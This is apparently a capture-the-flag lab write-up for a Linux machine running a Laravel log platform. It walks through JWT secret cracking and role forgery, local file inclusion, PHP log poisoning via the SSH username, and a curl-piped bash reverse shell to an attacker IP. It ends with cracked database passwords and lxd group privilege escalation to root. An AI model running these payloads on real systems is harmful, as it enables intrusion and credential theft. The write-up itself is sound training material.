Logs is a Linux machine that hosts a log management platform. I got foothold by exploiting a Log Poisoning after cracking a JWT secret and gained administrator privileges by modifying a token claim. I moved laterally by cracking hashes from the SQLite database. I got root abusing the lxd group privileges to mount the whole filesystem in a container.
Enum
vncsb@haxos$ sudo nmap -sS -sV -p- -T5 172.16.11.45[sudo] password for vncsb:Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-28 21:27 +0000Nmap scan report for 172.16.11.45Host is up (0.13s latency).Not shown: 65533 closed tcp ports (reset)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)80/tcp open http Apache httpd 2.4.58Service Info: Host: ip-172-16-11-45.ec2.internal; OS: Linux; CPE: cpe:/o:linux:linux_kernelPort 80
Accessing the IP on port 80 redirects to the logs.hc domain, so I added it to /etc/hosts.
vncsb@haxos$ curl -I http://172.16.11.45HTTP/1.1 302 FoundDate: Wed, 28 Oct 2026 21:35:49 GMTServer: Apache/2.4.58 (Ubuntu)Location: http://logs.hc/Content-Type: text/html; charset=iso-8859-1Accessing the logs.hc domain, I landed on a “Log management platform”.

According to whatweb, wappalyzer and the application footer:
vncsb@haxos$ whatweb http://logs.hchttp://logs.hc [200 OK] Apache[2.4.58], Cookies[XSRF-TOKEN,logsapi-production-session], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], HttpOnly[logsapi-production-session], IP[172.16.11.45], PHP[8.3.6], Script, Title[LogsAPI - Production Environment], X-Powered-By[PHP/8.3.6]
I could tell this application is served by Apache and runs Laravel on PHP.
Exploring the application, I did not find much, apparently most of the application was behind the login form and I did not find a way to register or bypass it, for now.
Because I had a domain name, I decided to brute-force for subdomains (virtual hosts, in this case) using ffuf.
vncsb@haxos$ ffuf -w /etc/wordlists/seclists/Discovery/DNS/namelist.txt -u 'http://logs.hc' -H "Host: FUZZ.logs.hc" -c -mc all -r -fs 7586________________________________________________
 :: Method           : GET :: URL              : http://logs.hc :: Wordlist         : FUZZ: /etc/wordlists/seclists/Discovery/DNS/namelist.txt :: Header           : Host: FUZZ.logs.hc :: Follow redirects : true :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: all :: Filter           : Response size: 7586________________________________________________
[..snipped..]staging                 [Status: 200, Size: 8061, Words: 2656, Lines: 166, Duration: 674ms]:: Progress: [151265/151265] :: Job [1/1] :: 48 req/sec :: Duration: [0:55:43] :: Errors: 0 ::
I found the staging subdomain, added it to /etc/hosts and went to staging.logs.hc.

On staging I could register and see the dashboard:

What I learned from the dashboard:
- There is an API and the staging version may not work because it is under maintenance
- API documentation is available
- My user was created with the
userrole, suggesting a possibleadminrole
Taking a further look into the docs, it is a Swagger API documentation.

The docs describe 3 endpoints:
- GET /api/view - Accepts a
fileparameter, described as the “Path to the file to view” - GET /api/status - Get API status
- GET /api/user - Get user information
Shell as www-data
Account Creation
As there was no way to create an account in the production environment, I tried to register in the staging environment and use the credentials in production, and it worked! Apparently the environments share the database.
First I registered in the staging environment:
POST /register HTTP/1.1Host: staging.logs.hc[..snipped..]
_token=Bwd65wH8uAMiGLQDHgXQ30tuZttI9J11FmjhcSyY&name=vncsb&email=vncsb%40vncsb.com&password=vncsb123&password_confirmation=vncsb123&terms=on
Then I logged in on the production environment:
POST /login HTTP/1.1Host: logs.hc
_token=yBZ43Eil7IcRkiURTJE1NlhzsQeoVqNgh1Uz7Gwt&email=vncsb%40vncsb.com&password=vncsb123
And I got dashboard access!

Trying the promising /api/view endpoint, I got an unauthorized response:
vncsb@haxos$ http://logs.hc/api/view -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9ncy5oYy9sb2dpbiIsImlhdCI6MTc5MzIyODEwNCwiZXhwIjoxNzkzMjMxNzA0LCJuYmYiOjE3OTMyMjgxMDQsImp0aSI6IlJ0WUpsRUtBbFRDUFJaTlUiLCJzdWIiOiIzIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyIsInJvbGUiOiJ1c2VyIiwibmFtZSI6InZuY3NiIiwiZW1haWwiOiJ2bmNzYkB2bmNzYi5jb20ifQ.JIgW76UEWkJMjVyATnpyQyslWV8Z8Q4_8e0K_RVqeg4'{"error":"Unauthorized - Admin access required"}Cracking the JWT secret
The provided JWT had the following claims:
{ "email": "vncsb@vncsb.com", "exp": 1793233573, "iat": 1793229973, "iss": "http://logs.hc/login", "jti": "yarnr30u5m66hIW7", "name": "vncsb", "nbf": 1793229973, "prv": "23bd5c8949f600adb39e701c400872db7a5976f7", "role": "user", "sub": "3"}I needed to change the role claim to some other value like admin so I could use the /api/view endpoint. I tried things like changing the alg header to none and changing the role claim without signing again, neither worked. What worked was brute-forcing the secret with hashcat:
vncsb@haxos$ hashcat -a 0 -m 16500 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9ncy5oYy9sb2dpbiIsImlhdCI6MTc5MzIyOTk3MywiZXhwIjoxNzkzMjMzNTczLCJuYmYiOjE3OTMyMjk5NzMsImp0aSI6Inlhcm5yMzB1NW02NmhJVzciLCJzdWIiOiIzIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyIsInJvbGUiOiJ1c2VyIiwibmFtZSI6InZuY3NiIiwiZW1haWwiOiJ2bmNzYkB2bmNzYi5jb20ifQ.XbupKxRHDY0y0LMRlag7ONQtoeTxsbIC_hjype6Yon4' Downloads/rockyou.txtThe secret turned out to be 92839853879156166491915372959629, I then modified the token with jwt_tool and re-signed it with the new role value:
vncsb@haxos$ ./jwt_tool.py -I -pc role -pv admin -p 92839853879156166491915372959629 -S hs256 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9ncy5oYy9sb2dpbiIsImlhdCI6MTc5MzIyOTk3MywiZXhwIjoxNzkzMjMzNTczLCJuYmYiOjE3OTMyMjk5NzMsImp0aSI6Inlhcm5yMzB1NW02NmhJVzciLCJzdWIiOiIzIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyIsInJvbGUiOiJ1c2VyIiwibmFtZSI6InZuY3NiIiwiZW1haWwiOiJ2bmNzYkB2bmNzYi5jb20ifQ.XbupKxRHDY0y0LMRlag7ONQtoeTxsbIC_hjype6Yon4
/home/vncsb/.jwt_tool/jwtconf.iniOriginal JWT:
jwttool_42e252ac9e9883a7ec2a2712f9860920 - Tampered token - HMAC Signing:[+] eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9ncy5oYy9sb2dpbiIsImlhdCI6MTc5MzIyOTk3MywiZXhwIjoxNzkzMjMzNTczLCJuYmYiOjE3OTMyMjk5NzMsImp0aSI6Inlhcm5yMzB1NW02NmhJVzciLCJzdWIiOiIzIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyIsInJvbGUiOiJhZG1pbiIsIm5hbWUiOiJ2bmNzYiIsImVtYWlsIjoidm5jc2JAdm5jc2IuY29tIn0.ER-JhCVjdAeKG6iXkC4_daDa_t6Fl3vCoNShca5RVLs
When I used the tampered token in a call to /api/view it returned the desired file, in this case /etc/passwd:
vncsb@haxos$ curl 'http://logs.hc/api/view?file=/etc/passwd' -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9ncy5oYy9sb2dpbiIsImlhdCI6MTc5MzIyOTk3MywiZXhwIjoxNzkzMjMzNTczLCJuYmYiOjE3OTMyMjk5NzMsImp0aSI6Inlhcm5yMzB1NW02NmhJVzciLCJzdWIiOiIzIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyIsInJvbGUiOiJhZG1pbiIsIm5hbWUiOiJ2bmNzYiIsImVtYWlsIjoidm5jc2JAdm5jc2IuY29tIn0.ER-JhCVjdAeKG6iXkC4_daDa_t6Fl3vCoNShca5RVLs'root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin[..snipped..]ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bashlxd:x:999:105::/var/snap/lxd/common/lxd:/bin/falsedeveloper:x:1001:1001::/home/developer:/bin/bashLog Poisoning
I got an LFI but still needed to get a shell, so I decided to use ffuf to brute-force some files and see if something interesting showed up:
vncsb@haxos$ ffuf -w /etc/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -u 'http://logs.hc/api/view?file=FUZZ' -H "Authorization: Bearer <token>" -c________________________________________________
 :: Method           : GET :: URL              : http://logs.hc/api/view?file=FUZZ :: Wordlist         : FUZZ: /etc/wordlists/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt :: Header           : Authorization: Bearer <token> :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500________________________________________________
[..snipped..]/proc/stat              [Status: 200, Size: 1207, Words: 489, Lines: 11, Duration: 140ms]/proc/swaps             [Status: 200, Size: 40, Words: 1, Lines: 2, Duration: 137ms]/proc/version           [Status: 200, Size: 211, Words: 23, Lines: 2, Duration: 137ms]/proc/self/net/arp      [Status: 200, Size: 234, Words: 116, Lines: 4, Duration: 137ms]/var/log/auth.log       [Status: 200, Size: 1261, Words: 91, Lines: 11, Duration: 152ms]/var/log/dmesg          [Status: 500, Size: 6609, Words: 432, Lines: 33, Duration: 152ms]/var/log/dpkg.log       [Status: 200, Size: 1, Words: 1, Lines: 1, Duration: 150ms][..snipped..]
The /var/log/auth.log holds all authentication logs, so I tried to login via ssh as developer to check if the attempt showed up in the log file:
[..snipped..]2026-10-29T00:09:01.859587+00:00 ip-172-16-10-153 CRON[2222]: pam_unix(cron:session): session opened for user root(uid=0) by root(uid=0)2026-10-29T00:09:01.863312+00:00 ip-172-16-10-153 CRON[2222]: pam_unix(cron:session): session closed for user root2026-10-29T00:14:48.712224+00:00 ip-172-16-10-153 sshd[2364]: Server listening on 0.0.0.0 port 22.2026-10-29T00:14:48.712531+00:00 ip-172-16-10-153 sshd[2364]: Server listening on :: port 22.2026-10-29T00:14:50.739534+00:00 ip-172-16-10-153 sshd[2365]: Connection closed by authenticating user developer 10.0.66.176 port 39436 [preauth]And it did! So depending on how the files are read/included by the /api/view code, I could manipulate the SSH user to inject and execute php code in the log file.
I first tried this and got an error:
vncsb@haxos$ ssh '<?php phpinfo(); ?>@logs.hc'remote username contains invalid charactersThis error is generated by the ssh client itself. Recent versions of the client reject usernames with invalid characters without even connecting to the target, to circumvent this I passed an inline configuration file, using the -F flag, setting the User property to the desired payload:
vncsb@haxos$ ssh -F =(echo -E 'User "<?php phpinfo(); ?>"') logs.hc<?php phpinfo(); ?>@logs.hc: Permission denied (publickey).And then downloaded the log to an html file:
vncsb@haxos$ curl 'http://logs.hc/api/view?file=/var/log/auth.log' -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9ncy5oYy9sb2dpbiIsImlhdCI6MTc5MzIzNDU4MCwiZXhwIjoxNzkzMjM4MTgwLCJuYmYiOjE3OTMyMzQ1ODAsImp0aSI6IkNiQmdCQ2lKeVBSTG9MTW0iLCJzdWIiOiIzIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyIsInJvbGUiOiJhZG1pbiIsIm5hbWUiOiJ2bmNzYiIsImVtYWlsIjoidm5jc2JAdm5jc2IuY29tIn0.y_w2dlrSuf7BaWFBFTDaPHYFCxsw0h2uWCbGAvpX9Yw' > /tmp/auth.htmlChecking the downloaded file, I confirmed the phpinfo() output was rendered:

Note: This was a bad way to check code execution, the phpinfo() output is too big and made it significantly harder to see if my payloads were working or not. I had to reset the machine.
I had several problems trying to get the syntax of the php payload correct, due to the approach of passing the User inline in the terminal, the quotes became a mess and I needed some trial and error to get the correct syntax. Which would have been fine if I hadn’t had to reset the machine every time I got it wrong, because the application would stop rendering everything after the first exception. This would be a nightmare in a real-life assessment!
I was only able to get it right because the shell’s quote handling would get printed to the terminal:
vncsb@haxos$ ssh -F =(echo -E 'User "<?php system($_GET["cmd"]);?>"') logs.hc<?php system($_GET[cmd]);?>@logs.hc: Permission denied (publickey).vncsb@haxos$ ssh -F =(echo -E 'User "<?php system($_GET["'"cmd"'"]);?>"') logs.hc<?php system($_GET[cmd]);?>@logs.hc: Permission denied (publickey).vncsb@haxos$ ssh -F =(echo -E 'User "<?php system($_GET[''cmd'']);?>"') logs.hc<?php system($_GET[cmd]);?>@logs.hc: Permission denied (publickey).vncsb@haxos$ ssh -F =(echo -E 'User "<?php system($_GET['"'cmd'"']);?>"') logs.hc<?php system($_GET['cmd']);?>@logs.hc: Permission denied (publickey).The last arrangement seemed to be right!
Note: Using another tool that does not validate the username before sending would be easier, maybe msfconsole or sending raw packets?
I reset the machine and tried again:
vncsb@haxos$ ssh -F =(echo -E 'User "<?php system($_GET['"'cmd'"']);?>"') logs.hcThe authenticity of host 'logs.hc (172.16.15.78)' can't be established.ED25519 key fingerprint is: SHA256:d8/TFB5MjPKodJ5JrR7xa6QMPccizC5E2K6N6rK3MtsThis key is not known by any other names.Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added 'logs.hc' (ED25519) to the list of known hosts.<?php system($_GET['cmd']);?>@logs.hc: Permission denied (publickey).vncsb@haxos$ curl 'http://logs.hc/api/view?file=/var/log/auth.log&cmd=id' -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9ncy5oYy9sb2dpbiIsImlhdCI6MTc5MzIzNzI0NCwiZXhwIjoxNzkzMjQwODQ0LCJuYmYiOjE3OTMyMzcyNDQsImp0aSI6IkdxbHJsNE8wSTlmQWkya1MiLCJzdWIiOiIzIiwicHJ2IjoiMjNiZDVjODk0OWY2MDBhZGIzOWU3MDFjNDAwODcyZGI3YTU5NzZmNyIsInJvbGUiOiJhZG1pbiIsIm5hbWUiOiJ2bmNzYiIsImVtYWlsIjoidm5jc2JAdm5jc2IuY29tIn0.TPOaaSAtsvzjmt26ymmagydRH3bKOM-Vm4ZZqNMk3G8'2026-10-29T01:28:12.563556+00:00 ip-172-16-15-78 sshd[1260]: Server listening on 0.0.0.0 port 22.2026-10-29T01:28:12.564273+00:00 ip-172-16-15-78 sshd[1260]: Server listening on :: port 22.2026-10-29T01:28:12.992752+00:00 ip-172-16-15-78 sshd[1261]: Connection closed by 10.0.66.176 port 33680 [preauth]2026-10-29T01:28:19.867391+00:00 ip-172-16-15-78 sshd[1263]: Invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data) from 10.0.66.176 port 581262026-10-29T01:28:19.992850+00:00 ip-172-16-15-78 sshd[1263]: Connection closed by invalid user uid=33(www-data) gid=33(www-data) groups=33(www-data) 10.0.66.176 port 58126 [preauth]It finally worked!
I served this bash script with python and started a nc listener:
#!/usr/bin/env bashbash -i >& /dev/tcp/10.0.66.176/4444 0>&1vncsb@haxos$ sudo python3 -m http.server 80vncsb@haxos$ nc -lnv 4444I URL-encoded the curl command to download and execute the bash script, and passed it to the cmd parameter:
vncsb@haxos$ curl 'http://logs.hc/api/view?file=/var/log/auth.log&cmd=curl%20http://10%2E0%2E66%2E176/rs%2Esh%20%7C%20bash' -H 'Authorization: Bearer <token>'The file was downloaded:
vncsb@haxos$ sudo python3 -m http.server 80Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...172.16.15.78 - - [29/Oct/2026 01:39:50] "GET /rs.sh HTTP/1.1" 200 -And I got a shell!
vncsb@haxos$ nc -lnv 4444Listening on 0.0.0.0 4444Connection received on 172.16.15.78 51436bash: cannot set terminal process group (663): Inappropriate ioctl for devicebash: no job control in this shellwww-data@ip-172-16-15-78:~/prod/public$ ididuid=33(www-data) gid=33(www-data) groups=33(www-data)www-data@ip-172-16-15-78:~/prod/public$ hostnamehostnameip-172-16-15-78Shell as developer
I found the file database.sqlite on /var/www/shared. The machine had sqlite3 available, so it was just a matter of exploring the database:
www-data@ip-172-16-15-78:~/shared$ sqlite3 database.sqliteSQLite version 3.45.1 2024-01-30 16:01:20Enter ".help" for usage hints.sqlite> .tablescache job_batches password_reset_tokenscache_locks jobs sessionsfailed_jobs migrations userssqlite> select * from users;1|developer|developer@logs.hc||$2y$12$0CV5a.DVnbAoCefI3Y1OheHnOdy6drI7EsAhW5dw5O4dbHrTG9Opq||2025-09-12 19:16:25|2025-09-12 19:16:25|user2|maxin|maxin@maxin.com||$2y$12$dIDG2BwHWFMKfKPv29tZbObomBWUjIfpt2dUazRnxVs2nkqlvQuS.||2025-09-15 16:52:53|2025-09-15 16:52:53|user3|vncsb|vncsb@vncsb.com||$2y$12$NInhAuKJuH6PzQKiWznJYuG1St04PEGASphqvcf7cgrKCtfDN4Soa||2026-10-29 01:27:13|2026-10-29 01:27:13|usersqlite>It was possible to crack the developer and maxin users’ passwords:
developer:supermanmaxin:P@ssw0rdI used this password to switch users on the system:
www-data@ip-172-16-15-78:~/shared$ su developerPassword:developer@ip-172-16-15-78:/var/www/shared$ iduid=1001(developer) gid=1001(developer) groups=1001(developer),105(lxd)Shell as root
The last command already showed the path to root: the developer user is a member of the lxd group, which allows them to create, configure, and start lxc containers.
I downloaded Alpine’s lxd.tar.xz and rootfs.squashfs from canonical, served from my machine with python and downloaded to the target machine:
developer@ip-172-16-15-78:~$ wget http://10.0.66.176/lxd.tar.xz--2026-10-29 02:05:07--  http://10.0.66.176/lxd.tar.xz
lxd.tar.xz                                     100%[====================================================================================================>]     900  --.-KB/s    in 0s
2026-10-29 02:05:08 (102 MB/s) - ‘lxd.tar.xz’ saved [900/900]
developer@ip-172-16-15-78:~$ wget http://10.0.66.176/rootfs.squashfs--2026-10-29 02:05:19--  http://10.0.66.176/rootfs.squashfs
rootfs.squashfs                                100%[====================================================================================================>]   3.07M  1.74MB/s    in 1.8s
2026-10-29 02:05:21 (1.74 MB/s) - ‘rootfs.squashfs’ saved [3223552/3223552]
Then imported the files and created the privileged container using lxc:
developer@ip-172-16-15-78:~$ lxc image import lxd.tar.xz rootfs.squashfs --alias alpineImage imported with fingerprint: ac06b3793bcbfe609ca165544a27b99f96e88091874e38fffd47c5eb22967c31developer@ip-172-16-15-78:~$ lxc image list+--------+--------------+--------+-----------------------------------------+--------------+-----------+---------+------------------------------+| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |+--------+--------------+--------+-----------------------------------------+--------------+-----------+---------+------------------------------+| alpine | ac06b3793bcb | no | Alpinelinux 3.21 x86_64 (20261029_0053) | x86_64 | CONTAINER | 3.08MiB | Oct 29, 2026 at 2:06am (UTC) |+--------+--------------+--------+-----------------------------------------+--------------+-----------+---------+------------------------------+developer@ip-172-16-15-78:~$ lxc init alpine privesc -c security.privileged=trueCreating privescdeveloper@ip-172-16-15-78:~$ lxc list+---------+---------+------+------+-----------+-----------+| NAME | STATE | IPV4 | IPV6 | TYPE | SNAPSHOTS |+---------+---------+------+------+-----------+-----------+| privesc | STOPPED | | | CONTAINER | 0 |+---------+---------+------+------+-----------+-----------+The main part of this privesc technique is to configure the privileged container to mount the whole root filesystem:
developer@ip-172-16-15-78:~$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=trueDevice host-root added to privescThen I just needed to start the container, get a shell inside it and explore /mnt/root:
developer@ip-172-16-15-78:~$ lxc start privescdeveloper@ip-172-16-15-78:~$ lxc exec privesc /bin/sh~ # iduid=0(root) gid=0(root)~ # ls /mnt/root/root/root.txt snapRooted! :]